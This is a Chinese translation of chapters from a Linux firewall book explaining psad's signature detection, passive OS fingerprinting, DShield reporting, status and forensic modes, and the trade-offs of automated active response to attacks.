垃圾广告是因特网上普遍存在的问题，我们都深受其害。垃圾广告发送者经常采用的一招是直接将广告通过Windows Messenger服务发送。虽然当垃圾广告来自外部网络时，对它进行检测基本没有什么用处（因为每个垃圾广告信息都可以被伪造，而且传输垃圾广告只需UDP数据包，除非它比较大），但当它来自于内部网络时，对它的检测还是很重要的。在内网中任何生成这类流量的系统都可能已被入侵并被入侵者远程控制来发送垃圾广告。

因为psad将在INPUT链中记录的数据包看作是针对本地网络的（而不论它们是否来自内网地址），所以当Windows弹出广告针对的是防火墙本身时，下面的签名将检测到它（注意❶处的UDP、❷处的目的端口范围1026～1029和❸处的psad_dsize测试，要求应用层数据长度必须要大于100个

① IP首部选项中包括两种类型源站选路：宽松的源站选路和严格的源站选路。由于源站选路信息放在IP首部中，所以可以指定的IP地址数目是有限的。源站选路选项字段是39个字节，其中3个字节是附加信息，而又因为最后一个地址必须是目的地址，所以只留下8个路由地址空间。对于如今的因特网规模来说，如果攻击者使用严格的源站选路，可能导致数据包丢失而起不到攻击的目的，这就是为什么上面说只可能使用宽松的源站选路的原因。——译者注

字节)。

```
alert ❶udp $EXTERNAL_NET any -> $HOME_NET ❷1026:1029 (msg:"MISC Windows
popup spam attempt"; classtype:misc-activity;
reference:url,www.linklogger.com/UDP1026.htm; ❸psad_dsize:>100;
psad_id:100196; psad_dl:2;)
```

日志信息显示了iptables是如何看到弹出垃圾广告信息企图的(注意目的端口是1026，UDP数据包长度是516个字节，其中包括了8个字节的UDP首部长度):

```
Jul 14 15:03:24 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:
00:90:1a:a0:1c:ec:08:00 SRC=65.182.197.125 DST=71.157.X.X LEN=536 TOS=0x00
PREC=0x00 TTL=117 ID=6090 PROTO=UDP SPT=3515 DPT=1026 LEN=516
```

psad注意到该流量并生成了syslog警报:

```
Jul 14 15:03:29 iptablesfw psad: src: 65.182.197.125 signature match: "MISC
Windows popup spam attempt" (sid: 100196) udp port: 1026
```

说明 虽然上面的例子强调的是在psad的Snort规则检测中使用数据包首部测试的那部分内容，但fwsnort的使用将为psad提供更强大的功能：应用层数据检测能力。有关内容的详细介绍见第11章。

7.2 psad签名更新

每个psad版本通常都会在其tar文件或RPM文件中捆绑一个更新过的签名集，即signatures文件。但签名开发其实是一个持续的过程，而且在某些情况下，新的签名可能在psad新版本出现之前就已开发出来了。

为了让用户尽可能快地使用到最新签名，最新签名集将在http://www.cipherdyne.org/psad/signatures上发布。通过使用psad的--sig-update命令行参数，psad可以下载该文件并将它存为/etc/psad/signatures，如下面的输出所示:

```
[iptablesfw]# psad --sig-update
[+] Archiving original /etc/psad/signatures -> signatures.old1
[+] Downloading latest signatures from:
        http://www.cipherdyne.org/psad/signatures
--03:19:16--  http://www.cipherdyne.org/psad/signatures
           => 'signatures'
Resolving www.cipherdyne.org... 204.174.223.204
Connecting to www.cipherdyne.org|204.174.223.204|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45,078 (44K) [text/plain]

100%[=========================================>] 45,078       74.63K/s
```

```
03:19:17 (74.46 KB/s) - 'signatures' saved [45078/45078]
[+] New signature file /etc/psad/signatures has been put in place
    You can restart psad (or use 'psad -H') to import the new
    signatures.
```

可以看到，最新签名集已被下载，可以使用init脚本（/etc/init.d/psad restart）重启psad，或发送HUP信号（psad-H）给正在运行的psad守护进程让它导入新签名集。

7.3　识别操作系统指纹

有几种技术可以实现通过网络流量远程识别操作系统指纹。它们大致可以分为主动式和被动式两类。

说明　术语“操作系统指纹识别”有点用词不当，该术语实际上指的是网络栈指纹识别。因为网络栈的具体实现因操作系统的不同而不同，所以可以通过识别网络栈的指纹推断相应的操作系统类型。

7.3.1　使用 Nmap 实现主动式操作系统指纹识别

通过用户贡献1 600多个操作系统指纹数据库，Nmap的-O选项可能是最有名的主动式操作系统指纹识别方式。Nmap主要是利用变幻莫测的TCP行为猜测远程操作系统身份，尤其是通过下面这些行为：

- 目标系统协议栈构建TCP首部选项部分响应由Nmap发送SYN数据包的方式。
- 目标系统针对发送给其已关闭端口的UDP数据包所响应的ICMP端口不可达消息的特征。虽然操作系统应该在其返回的ICMP端口不可达消息中包含原来发送给其已关闭端口的UDP数据包的一部分内容，但许多协议栈并不能完美地完成这个任务。像校验和、IP ID值和IP总长度字段等都可能被篡改。根据其篡改的程度和方式可以帮助识别远程协议栈指纹。

说明　Xprobe是另一个有趣的主动式操作系统指纹识别工具（http://www.sys-security.com），它大量使用ICMP来协助进行指纹识别。在某些情况下，Xprobe为识别操作系统指纹所发送的数据包比Nmap要少得多。Nmap有时候为了识别远程主机的指纹，将生成多达1 400个数据包。有关主动式指纹识别技术的更多信息可以在论文“通过TCP/IP协议栈的指纹识别来检测远程操作系统”（Remote OS Detection via TCP/IP Stack FingerPrinting，http://www.insecure.org）和“Xprobe2的现在和未来——下一代主动式操作系统指纹识别”（The Present and Future of Xprobe2 - The Next Generation of Active Operating System Fingerprinting，http://www.sys-security.com）中找到。

7.3.2 使用 p0f 实现被动式操作系统指纹识别

鉴于psad更倾向于使用被动式检测而非主动生成网络流量，psad没有使用主动式操作系统指纹识别。我们将继续从严格的被动方式角度讨论操作系统指纹识别。

最知名和最成功的一种被动式操作系统指纹识别工具是由Michal Zalewski开发的p0f（http://lcamtuf.coredump.cx）。事实证明，如果能够被动地拦截原始TCP数据包中的数据，如可以访问数据包流经的网段或数据包发往或来自你所控制的系统，就可以收集到很多对操作系统指纹识别有用的信息。TCP SYN和SYN/ACK数据包贡献了大部分的信息，因为它们用于定义TCP连接的参数，并且不同的TCP协议栈在协商这些参数时表现各有不同。

对于p0f来说，远程操作系统的确定是通过检查来自该系统的TCP SYN或SYN/ACK数据包的IP和TCP首部中的一些字段来完成的。这些字段包括：

- 分片位
- 初始TTL值
- 最大段长度（MSS）
- SYN数据包总长度
- TCP选项值和顺序
- TCP窗口大小

p0f使用自定义的签名格式存储上面提到的针对每种操作系统的特定参数。例如，下面的指纹针对的是运行2.5版本内核的Linux系统（该签名需要更新，因为实际上指的是稳定的2.6内核而非2.5开发内核，该指纹还针对2.4内核做了补充）：

```
S3:64:1:60:M*,S,T,N,W1:.:Linux:2.5 (sometimes 2.4) (1)
```

p0f签名格式包含几个由冒号（:）字符分隔的字段：

- 从左到右第一个字段S3指的是TCP窗口大小。该字段要求p0f查找窗口大小为最大段长度（MSS）的3*n（n为整数）倍的TCP SYN数据包。
- 第二个字段64指的是IP首部中的TTL值。在本例中，TTL值应为64。因为TTL值在数据包穿越因特网时将不断减少，所以该字段指的是初始TTL值，p0f允许数据包中的实际TTL值比该值小得多。
- 第三个字段1指的是IP首部中的不分片（DF）位。因为在本例中设置的值是1，所以p0f将查找设置了DF位的数据包。
- 第四个字段60指的是数据包的总长度。本例签名需要总长度为60个字节。
- 第五个字段S,T,N,W1描述了TCP首部中的选项部分。本例签名查找任何MSS，其后跟随选择性确认（S）、时间戳（T）、无操作（N）和窗口扩大因子（W1）选项。

说明　有关被动式操作系统指纹识别（以及其他被动式信息收集）的全面介绍，参见Michal Zalewski的《网络安全之道》（Silence on the Wire，No Starch Press，2005）。

1. 使用psad模拟p0f

为了对数据包首部运行指纹识别算法，p0f使用libpcap直接嗅探网络中的数据包。相比之下，psad是通过包含实现操作系统指纹识别的代码来完成这一任务的，虽然代码基于p0f签名，但它只需要使用iptables日志信息作为数据的输入。之所以可以这么做，是因为p0f检查的每个首部值（TCP窗口大小、TTL值、TCP选项等）在iptables日志信息中也都提供了（只要LOG规则使用了--log-tcp-options参数）。在下面显示的LOG信息示例中，TCP首部选项部分以粗体显示：

```
Jul 14 22:03:42 iptablesfw kernel: DROP IN=eth1 OUT= MAC=00:13:46:3a:41:4b:
00:a0:cc:28:42:5a:08:00 SRC=192.168.10.3 DST=192.168.10.1 LEN=60 TOS=0x10
PREC=0x00 TTL=64 ID=37356 DF PROTO=TCP SPT=54423 DPT=23 WINDOW=5840 RES=0x00
SYN URGP=0 OPT (020405B40402080A0B00CE790000000001030302)
```

2. 从iptables日志中解码TCP选项

若通过如上面所示的日志信息实现p0f操作系统指纹识别，唯一棘手部分是上面很长的那段OPT十六进制转储，它们必须被解码以便和p0f签名进行匹配。OPT字符串代表的是TCP首部中选项部分的十六进制转储，通过每次检查字符串中的一个字节并将它与TCP首部中可能的选项值（http://www.iana.org/assignments/tcp-parameters）进行匹配，SYN数据包中使用的选项就可以逐渐变得清晰了。除了选项列表的结束符和无操作（NOP）选项是一个字节宽以外，其他每一个选项都是通过类型、长度和值指定的。这被称为类型-长度-值编码。

例如，上面的十六进制字符串开始部分为020405B4，它被解码为02=最大段长度，04=长度（包括类型字节），05B4=1460（十进制值）。对整个十六进制转储继续这一分析将产生如下的结果：

- 最大段长度是1460
- 无操作（NOP）
- 选择性确认是OK
- 时间戳为188338970
- 窗口扩大因子为2

该选项集匹配的是p0f指纹S4:64:1:60:M*,S,T,N,W2:Linux:2.5::Linux 2.5 (sometimes 2.4)，这的确是正确的，因为我是在运行2.6.11内核的机器上发起到TCP端口23的连接尝试，而2.5系列内核是2.6内核的开发版本。

通过将SYN数据包中的TCP选项与p0f签名进行匹配，psad通常可以识别出触动iptables防火墙的具体远程操作系统类型。但该功能只有在使用--log-tcp-options参数的情况下才能使用，所以我强烈建议读者在向iptables策略中添加默认LOG规则时使用该选项。

7.4 DShield报告

DShield分布式入侵检测系统（http://www.dshield.org）是重要的收集并报告安全事件数据的工具。作为集中式数据库，其数据由各种软件（从开源软件到商业软件）提供，其中包括入侵检测系统、路由器和防火墙。

许多这类产品都可以通过电子邮件或Web接口给DShield提交安全警报。可以在http://www.dshield.org/howto.php上找到可以提交事件数据给DShield的完整客户端程序列表。

DShield数据库设计为全球性的资源库，任何人都可以通过它来了解目前哪个IP地址正在攻击的目标数量最多、哪个端口和协议最常被攻击等信息。

提交给DShield的事件数据性质非常重要。有些被防火墙或入侵检测系统记录的事件数据并不适合包括在DShield数据库中，因为它没有显示在开放的因特网中的恶意流量。这类数据可能包括在内部网络地址（使用的是RFC 1918中规定的地址空间）之间的攻击，或有意要求外网站点如Shield's Up（https://www.grc.com）对本地安全性进行测试的端口扫描。

psad支持将扫描数据自动通过电子邮件提交给DShield。一旦在DShield网站上完成了注册，就可以通过编辑/etc/psad/psad.conf配置文件中的DSHIELD_USER_ID变量在提交的电子邮件中包括你的用户名，但DShield同时也接受来自匿名资源的日志信息，所以注册并不是必需的。在默认情况下，在启用了DShield报告后，psad将每6个小时提交一封电子邮件，该时间间隔可以通过DSHIELD_ALERT_INTERVAL变量进行调整。（psad会注意不在电子邮件中包括来自RFC 1918中规定的地址扫描数据，以及在/etc/psad/auto_dl文件中危险级别设置为0的源地址扫描数据。）

说明 虽然psad在默认情况下并没有启用DShield报告，但psad的安装程序install.pl会在安装过程中询问是否要启用它。除非本地安全策略明确禁止将安全事件数据提交给DShield，否则我强烈建议启用它。

7.4.1 DShield报告格式

虽然DShield可以接受从Snort到iptables等各种软件生成的原始输出数据，但以一种特定的格式提交数据有助于减少DShield服务器处理数据的压力。该格式要求每个安全事件放在单独一行中并且其字段以制表符分隔，这些字段有：

- 作者（DShield用户ID，在默认情况下，当还没有在http://www.dshield.org上注册时，psad将它设置为0）；
- 数据包计数；
- 日期（格式为YYYY-MM-DD HH24:MI:SS Z，其中Z为时区）；

- 协议（取自/etc/protocols文件中的数字或对应的文本，如TCP）；
- 源IP地址；
- 源端口号（或ICMP类型）；
- 目的IP地址；
- 目的端口号（或ICMP代码）；
- TCP标记（只用于TCP警报数据）。

7.4.2 DShield报告样本

如果已设定要求psad给DShield发送警报数据，DShield将发送每日报告来汇总所有的警报数据。下面显示的内容摘自我接收到的最新DShield报告，这是在psad提交了53行的警报数据之后DShield发送的。从左往右依次是端口号、发送到这些端口的数据包总数、源IP地址和目的IP地址总数以及服务名：

```
For 2007-07-17 you submitted 53 packets from 23 sources hitting 1 targets.

Port   |  Packets  |  Sources  |  Targets |  Service   |  Name
-------+-----------+-----------+----------+------------+-----------------------
 1434  |         9 |         8 |        1 |   ms-sql-m | Microsoft-SQL-Monitor
  135  |         5 |         4 |        1 |      epmap | DCE endpoint resolution
  139  |         7 |         4 |        1 |netbios-ssn | NETBIOS Session Service
 2100  |         3 |         2 |        1 | amiganetfs | amiganetfs
 1033  |         2 |         2 |        1 |            |
 1521  |         2 |         1 |        1 |     oracle | Oracle 8 SQL (default)
```

7.5 查看psad的状态输出

因为psad在监控iptables日志时，它将在/var/log/psad目录中存储各种数据，所以可以通过搜寻这个目录来了解系统遭受扫描的严重程度。

当然，大多数用户并不会津津乐道对/var/log/psad/目录下的大量ip子目录及其相关文件进行手工筛选，所以psad提供了查询本地文件系统获得正在运行的psad守护进程状态信息的能力，使得这一过程自动化。这里要使用--Status命令行参数执行psad，如代码清单7-1所示：

代码清单7-1 psad-Status的输出

```
[iptablesfw]# psad --Status
❶ [+] psadwatchd (pid: 27812)  %CPU: 0.0  %MEM: 0.0
      Running since: Mon Jul  2 13:58:07 2007

  [+] kmsgsd (pid: 27810)  %CPU: 0.0  %MEM: 0.0
      Running since: Mon Jul  2 13:58:07 2007

  [+] psad (pid: 27808)  %CPU: 0.0  %MEM: 0.9
```

```
    Running since: Mon Jul  2 13:58:07 2007
    Command-line arguments: [none specified]
    Alert email address(es): mbr@cipherdyne.org

[+] Version: psad v2.0.4

❷ [+] Top 50 signature matches:
      "SCAN FIN" (tcp),  Count: 3229,  Unique sources: 1,  Sid: 621
     "MISC VNC communication attempt" (tcp),  Count: 104,  Unique sources: 22,
Sid: 100202
      "MISC Microsoft SQL Server communication attempt" (tcp),  Count: 81,
Unique sources: 11,  Sid: 100205
     "MISC Windows popup spam attempt" (udp),  Count: 45,  Unique sources: 42,
Sid: 100196


❸ [+] Top 25 attackers:
      144.202.X.X DL: 4, Packets: 6571, Sig count: 3311
      32.127.X.X DL: 3, Packets: 188, Sig count: 96
      124.224.X.X DL: 2, Packets: 1, Sig count: 1

❹ [+] Top 20 scanned ports:
      tcp 135   200 packets
      tcp 445   197 packets
      tcp 139   126 packets

      udp 1027  22 packets
      udp 1026  22 packets
      udp 1434  13 packets

❺ [+] iptables log prefix counters:
      "DROP": 4157
      "DROP INVALID": 3251

❻   DShield stats:
      total emails: 5
      total packets: 711

❼    iptables auto-blocked IPs:
        [NONE]
❽ [+] IP Status Detail:

SRC:  144.202.X.X, DL: 4, Dsts: 1, Pkts: 6571, Unique sigs: 1, Email alerts: 11
    Source OS fingerprint(s):
        SunOS:4.1::SunOS 4.1.X

    DST: 71.157.X.X, Local IP
        Scanned ports: tcp 1-65301, Pkts: 6571, Chain: INPUT, Intf: eth0
        Signature match: "SCAN FIN"
            tcp, Chain: INPUT, Count: 464, DP: 132, FIN, Sid: 621

SRC:  71.157.X.X, DL: 3, Dsts: 1, Pkts: 188, Unique sigs: 1, Email alerts: 147
```

```
DST: 71.157.X.X, Local IP
    Scanned ports: tcp 135-5900, Pkts: 188, Chain: INPUT, Intf: eth0
    Signature match: "MISC Microsoft SQL Server communication attempt"
        tcp, Chain: INPUT, Count: 1, DP: 1433, SYN, Sid: 100205

Total scan sources: 97
Total scan destinations: 3

[+] These results are available in: /var/log/psad/status.out
```

上面的输出包含了几个部分，其中每个部分对应psad目前正在跟踪的所有攻击信息中一组不同的特性（最高级别的摘要信息位于输出的顶部），具体情况如下：

- **psad进程的状态信息**

  在❶处，可以看到psad进程的状态信息，包括进程的ID号、进程从什么时候开始运行以及进程当前占用的CPU和主内存的百分比。尤其对于psad守护进程，输出还包括了它在启动时所使用的命令行参数（如果有的话）和psad发送警报邮件的电子邮件地址。

- **排名前50位的签名匹配**

  ❷处的状态输出显示了排名前50位的签名匹配。如果想让psad显示的签名超过50个，需要增加/etc/psad/psad.conf配置文件中STATUS_SIGS_THRESHOLD变量的值。

- **排名前25位的攻击者**

  ❸处列出了排名前25位的攻击者IP地址。如果想让psad显示的攻击者超过25个，需要增加psad.conf配置文件中STATUS_IP_THRESHOLD变量的值。通过列出这些排名前几位的攻击者，就可以清楚地知道因特网上有哪些IP地址对你的系统怀有敌意。

- **排名前20位的被扫描端口**

  ❹处显示了排名前20位的被扫描TCP和UDP端口。可以通过增加psad.conf配置文件中STATUS_PORTS_THRESHOLD变量的值来显示超过20个被扫描端口。如果存在还未引起注意的针对某一特定服务的蠕虫，排名前20位的被扫描端口有助于显示针对该服务不断增加的蠕虫活动。如果网络中有系统容易遭受这类蠕虫的攻击，那么这个输出有助于你集中精力弥补网络中的这个漏洞。

- **日志前缀**

  ❺处记录了psad跟踪的日志前缀。如果运行了fwsnort（见第9~11章的讨论），该部分将包含很多信息，因为每个fwsnort iptables规则都有自己的日志前缀来对应不同的Snort签名。该部分让你了解了在iptables策略中最常被触发的日志前缀，这些日志前缀按序排列，最常被触发的前缀排在最前面。

- **DShield统计**

  ❻处显示了已发送给DShield分布式IDS的电子邮件警报总数，同时显示的还有psad收集的数据包总数，它也被发送给DShield以便进行额外的分析。

- **自动拦截的IP地址**

  ❼处显示了被psad拦截的IP地址，这需要将ENABLE_AUTO_IDS设置为Y。自动回应信息总是会

在状态输出中显示，即使ENABLE_AUTO_IDS设置为N也是一样。因为psad可能在上一个执行实例中启动了自动回应功能并已拦截了一些IP地址。

- **扫描IP地址详细情况**

  ❽处列出了psad目前正在跟踪的并且至少已分配了危险级别1（这是psad对其所监控的每个可疑流量严重程度的衡量标准）的所有源IP地址列表，同时在每个IP地址行中还包括了记录可疑数据包的iptables链和进入接口信息、来自源IP地址的TCP、UDP和ICMP数据包总数、当前危险级别、电子邮件警报总数以及对生成可疑流量的操作系统类型的猜测（见7.3.2节）。

说明 即便psad可以很好地将扫描信息写到/var/log/psad目录中，还是可以通过别的方式获得正在运行的psad守护进程是如何完成其任务的信息。通过执行命令“psad-U”（以root用户身份），运行中的psad实例将接收到USR1信号，该信号要求使用Data::Dumper Perl模块将其在内部用来跟踪扫描信息的主散列数据结构内容转储到磁盘。由此产生的文件是/var/log/psad/scan_hash.pid，其中pid是正在运行的psad守护进程的进程号。该输出示例可以在http://www.cipherdyne.org/LinuxFirewalls上下载。

7.6 取证模式

许多用户在系统中还保留着包含iptables日志数据的旧syslog文件。通过使用psad的取证模式，旧日志文件可以告知在过去你的系统曾经遇到过哪些可疑行为。如果正试图追踪真正的入侵，并希望了解哪些IP地址在系统大概遭到入侵的时间范围内一直在扫描你的系统，该信息就显得特别有用了。要在取证模式下运行psad，需要使用-A命令行开关，如代码清单7-2中的粗体显示（有些输出已被略去）：

代码清单7-2 psad取证模式的输出

```
[iptablesfw]# psad -A
[+] Entering analysis mode. Parsing /var/log/messages
[+] Found 8804 iptables log messages out of 10000 total lines.
[+] Processed 1600 packets...
[+] Processed 8800 packets...
[+] Assigning scan danger levels...
    Level 1: 3 IP addresses
    Level 2: 214 IP addresses
    Level 3: 3 IP addresses
    Level 4: 2 IP addresses
    Level 5: 0 IP addresses

    Tracking 222 total IP addresses
```

代码清单7-2中的输出包括了psad从日志文件中剖析出的iptables日志信息总数。输出还列出了每个危险级别中的IP地址总数。取证模式输出中的其余部分（简洁起见，没有在上面显示）类似于7.6节中--Status的输出，包括了排名靠前的被扫描端口、攻击者、签名匹配等详细信息。

默认情况下，在取证模式中psad将使用/var/log/messages文件来剖析iptables日志信息。可以使用-m命令行参数来改变该路径，如下所示：

```
[iptablesfw]# psad -A -m /some/file/path
```

说明　第14章我们将使用psad分析并可视化显示来自Honeynet项目（http://www.honeynet.org）的一些iptables日志数据。

7.7　详细/调试模式

为了解psad在监控iptables日志信息时的内部运作方式，可以使用--debug开关，以高度详细的模式运行psad：

```
[iptablesfw]# psad --debug
```

这要求psad不能以守护进程的方式运行，这样就可以在运行时通过标准错误输出STDERR显示信息。显示的信息包括从MAC地址到被动式操作系统指纹识别等所有信息。下面显示的是一个样本输出：

```
❶ Jul 11 16:21:31 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:
  00:90:1a:a0:1c:ec:08:00 SRC=12.17.X.X DST=71.157.X.X LEN=64 TOS=0x00 PREC=0x00
  TTL=43 ID=38577 DF PROTO=TCP SPT=38970 DPT=12754 WINDOW=53760 RES=0x00
  SYN URGP=0 OPT (020405B40103030301010080A0000000000000000001010402)
  [+] src mac addr: 00:90:1a:a0:1c:ec
  [+] dst mac addr: 00:13:d3:38:b6:e4
❷ [+] valid packet: 12.17.X.X (38970) -> 71.157.X.X (12754) tcp
  [+] assign_auto_danger_level() returned: -1
❸ [+] pOf(): 71.127.83.50 len: 64, frag_bit: 1, ttl: 43, win: 53760
  [+] MSS: 1460, NOP, Win Scale: 3, NOP, NOP, Timestamp: 0, NOP, NOP, SACK
  [+] match_snort_keywords()
  [+] packet matched matched tcp keywords for sid: 247 (psad_id: 100011)
❹     "DDOS mstream client to handler"
  [+] match_snort_keywords()
  [+] match_snort_keywords()
  [+] assign_danger_level(): source IP: 12.17.X.X (dl: 0)
❺ [+] assign_danger_level(): DL (after assignment) = 2
  [+] scan_logr(): source IP: 12.17.X.X
  [+] scan_logr(): dst IP: 71.157.X.X
❻ [+] scan_logr(): generating email.....
  [+] scan_logr_signatures(): src: 12.17.X.X dst: 71.157.X.X proto: tcp
  [+] MAIN: number of new packets: 0
```

在上面的❶处，psad将原始的iptables日志信息打印到屏幕上以便让你看到它将在输出的其余部分中进行分析的数据源。❷处的“valid packet”（有效数据包）字符串表明该iptables日志信息是完整的，并且包含了所有期望的首部字段（在本例中针对的是TCP数据包）。❸处执行了被动式操作系统指纹识别算法。在❹处，psad确定该TCP数据包匹配来自/etc/psad/signatures文件中的“DDOS mstream client to handler”签名。在❺处，根据该数据包匹配的Snort签名，psad为源IP地址12.17.X.X分配危险级别2。最后在❻处，psad生成电子邮件警报。

最后，再介绍两个有助于从psad中获得更多信息的命令行开关：-D和--fw-dump。前者要求psad将它的配置以及本地系统上Perl语言的具体版本显示在标准输出STDOUT上，后者要求psad显示当前iptables策略。

说明 psad非常注意不在-D或--fw-dump的输出中包括敏感信息（如电子邮件地址、DShield用户名、IP地址等），所以可以自由地将输出结果寄给其他用户。当需要诊断和扫描、攻击检测有关的棘手问题时，这个功能就显得非常有用了，因为它使得别的用户可以用完全相同的配置来帮助诊断。

7.8 本章总结

本章我们介绍了psad提供的一些高级的功能，如分析iptables日志信息以便找到存在于数据包首部中的攻击证据、被动式远程操作系统指纹识别，并向DShield报告信息。这些活动都不涉及积极回应攻击或检测可疑的应用层有效载荷。第8章将讲述psad如何动态地实时针对攻击者建立拦截规则，第9章将讲述iptables规则如何通过完整的应用层匹配能力模拟Snort规则。

第8章

使用psad实现积极回应

入侵检测系统所追求的一个常见功能是对攻击实现自动回应。这种针对攻击者IP地址所产生网络流量的回应可以采用多种形式，包括立即启用防火墙拦截规则、修改路由表、生成针对UDP攻击的ICMP端口/主机不可达数据包，以及针对通过TCP连接发起的攻击使用TCP重置。本章我们将讨论由psad提供的积极回应功能的特性、配置和实现。

8.1 入侵防御与积极回应

在如今的各种计算机安全产品、技术和解决方案中，入侵防御的概念获得了广泛的关注。主要原因可能是这个术语本身给人带来了过于强大的暗示，但这并不意味着积极防御入侵的思想毫无价值。入侵防御技术涉及的范围很广，既可以从主机级的协议栈安全强化机制（见PaX项目，网址为http://pax.grsecurity.net），也可以在线内网络设备中安装软件阻止恶意数据包到达它们预定目标的同时又允许所有其他流量不受影响地通过。

与此相反，积极回应指的是这样一套机制，它针对的是攻击者（一旦攻击被检测到）但却不一定会阻止攻击。积极回应并不总是能够阻止最初的攻击，这一特点是两者最重要的区别，它明确地界定了入侵防御和积极回应之间的差别。当然，解释这个问题的最好方法就是看一个生动的例子。

2004年的Witty蠕虫（http://www.lurhq.com/witty.html）利用了因特网安全系统公司（http://www.iss.net，现在属于IBM公司）开发的一些产品（包括BlackICE和RealSecure）中PAM ICQ模块中的一个漏洞。这个蠕虫通过源端口号为4000并带有任意目的端口号的UDP数据包在系统之间进行传播。当带有漏洞的系统监控到这样的数据包时，数据包有效载荷中的内容将被执行而不是仅仅被检查。对于Witty蠕虫来说，数据包有效载荷中包含了将65K数据（数据来自于包含漏洞的DLL文件）写入本地物理磁盘上一个随机扇区的代码，该代码的执行将慢慢导致文件系统的崩溃。虽然这样的攻击不会在系统第一次受到感染时就立即使系统崩溃（如完全格式化磁盘），但随着时间的推移它会以一种非常隐秘的方式破坏系统。

对于那些仍然运行着有漏洞版本的BlackICE或RealSecure的用户来说，他们的首要任务就是从http://www.iss.net/download上下载并安装补丁。另一种选择是配置本地数据包过滤器拒绝将源端口号为4000的任何UDP数据包转发到内部网络，但这样做的代价是潜在地破坏了跨越防火墙的ICQ服务。很显然，这并不是最优的解决方案，所以真正需要的是能够检测到确实与Witty蠕虫相关的数据包，然后阻止它们进入本地网络。检测到该蠕虫的需求很容易满足（在最初发现Witty蠕虫之后，相应的Snort规则就很快被编写出来），但任何积极回应机制（如发送ICMP端口不可达消息或动态地重新配置防火墙规则集）对该蠕虫都是完全无效的。因为整个攻击是封装在单个数据包中，攻击者可以利用下面两个重要的事实：

- 给源IP地址返回ICMP端口不可达消息毫无价值，因为攻击已到达其目标系统了。源IP地址并不关心目标UDP服务是否无法访问。
- 可以伪造攻击数据包。从目标系统的角度来看，攻击看上去可能来自雅虎、外网的DNS服务器或上游路由器。发送任何类型的回应数据包或立即启用防火墙拦截规则都可能破坏基本的网络连接。

要想真正阻止Witty蠕虫的传播，唯一的方法是使用可以根据数据包的具体内容决定是否转发该数据包的线内设备。以线内模式运行Snort或将Snort规则转换为对应的iptables规则来运行都可以提供这个功能。因为当这类单数据包攻击被转发到目标系统之后再回应它已毫无用处，所以这类攻击突出显示了积极回应和入侵防御机制之间的区别。

8.2 积极回应的取舍

通过生成破坏会话的流量或修改防火墙策略自动回应攻击不是没有代价的。攻击者可能很快就会注意到与目标系统之间的TCP会话连接以及其他所有连接都被切断。对这种现象的最合乎逻辑的解释就是目标网络中部署了某种类型的积极回应机制来保护目标系统。如果积极回应系统配置为对那些相对无害的流量如端口扫描或端口扫射做出回应，那么攻击者就可以很容易利用它的回应机制来攻击目标系统。这同样适用于那些不需要与目标系统进行双向通信的恶意流量（因为它使得攻击可以伪造），Witty蠕虫就是个很好的例子。

8.2.1 攻击类型

许多提供积极回应功能的软件（包括psad）都提供了将主机或网络加入白名单的功能，这样即使攻击者伪造端口扫描或其他恶意流量来自这些网络，回应机制也不会采取任何行动。但这类软件的管理者不太可能在白名单中加入每一个重要的系统，所以攻击者实际上只受到个人创造力的限制。TCP Idle扫描（见第3章）为了能正常工作，甚至需要伪造扫描。

一个更好的回应攻击的策略是只回应需要在攻击者和目标系统之间进行双向通信的攻击。一般来说，这意味着攻击者已建立了TCP连接，并通过它来传递攻击（如针对Web应用程序的SQL

注入攻击，或企图利用监听TCP端口的应用程序中缓冲区溢出漏洞来强制目标系统执行shell代码）。

检测存在于已建立TCP连接中的攻击需要检测系统维护一个已建立连接表，并在这些连接中查找攻击。带有貌似合理的序号和确认号的TCP数据包有可能是伪造的，这种数据包不属于任何真正的已建立连接，检测机制有责任确定它。

说明　我们将在第11章讲述使用Netfilter的连接跟踪功能来配置psad使得它只回应通过已建立TCP会话发送的攻击。

8.2.2　误报

所有的入侵检测系统都可能会产生误报，即将正常的行为看作是有恶意的并生成警报。漏报，即当存在真正的恶意流量时，入侵检测系统未能生成警报，这种情况也比较常见。

psad也不例外，在运行psad时，将遇到psad针对正常流量生成警报的情况。虽然可以通过仔细地微调来尽量减少误报，但它总是有可能发生的。因此，对那些被误判为怀有恶意的流量进行自动回应，不利于维持正常的网络连接。

但许多安全管理人员认为，对于某些类型的事件，即便它们是由误判生成的，但它们对系统可能造成的破坏性也足以受到严苛的回应。例如，有些蠕虫的爆发将对网络及其组成系统造成毁灭性的打击，因此，如果有被这类蠕虫感染的任何可能性，我们都应尝试使用积极回应来减缓蠕虫的爆发。

8.3　使用 psad 回应攻击

现在我们已对配置为自动回应攻击的系统所应做出的利弊权衡达成了共识，接下来将讨论psad提供的积极回应功能。psad回应攻击的主要方法是动态配置本地过滤策略，使得在一个可调整的时间段内拦截来自攻击者源IP地址的所有流量。

关于TCPWRAPPERS的说明

psad还支持重新配置/etc/hosts.deny文件以要求tcpwrappers拒绝来自攻击者源IP地址的访问，但这个机制比使用iptables要差，原因如下。首先，tcpwrappers只能拦截对配置为使用tcpwrappers守护进程的访问，而iptables中的拦截规则使得攻击者甚至根本无法与目标系统中的IP协议栈通信。其次，tcpwrappers只能有效地保护运行在本地系统上的守护进程，而psad可以在FORWARD链中检测扫描或其他恶意流量。最后，当守护进程被tcpwrappers保护的时候，攻击者将接触到目标系统上的功能可能更多，而其中只有很少一部分功能可以和iptables交互，但这

些功能中的任何一个（在内核中或在用户空间中）都有可能包含安全漏洞。因此，本章的剩余部分将集中讨论psad如何使用iptables来实现积极回应。

动态配置本地iptables策略的能力意味着回应是发生在网络层。例如，攻击者的IP地址从IP协议栈层开始被拦截。如果攻击者已和本地网络中的服务器建立了TCP会话，那么当拦截规则启用时，（因为拦截规则不会生成TCP重置数据包）所有攻击者发往本地服务器的TCP数据包都将被丢弃，攻击者主机的TCP协议栈将尝试重传数据直到超时为止[①]。

8.3.1 特性

psad支持如下所示的积极回应特性：

- 在添加iptables拦截规则之前，攻击者必须达到最小危险级别，危险级别是可以调整的。
- 基于超时时间将拦截规则设置为永久或临时的能力，超时时间是可以调整的。
- 使用单独的链来放置所有的拦截规则，使得它们不会干扰本地系统上任何已有的iptables策略。
- 在重启psad甚至重启系统时保留拦截规则（该特性是可配置的，但默认的设置将在psad重启时清空任何已有的拦截规则）。
- psad在状态输出中列出了所有当前拦截的IP地址，以及相关的iptables规则过期的剩余秒数。
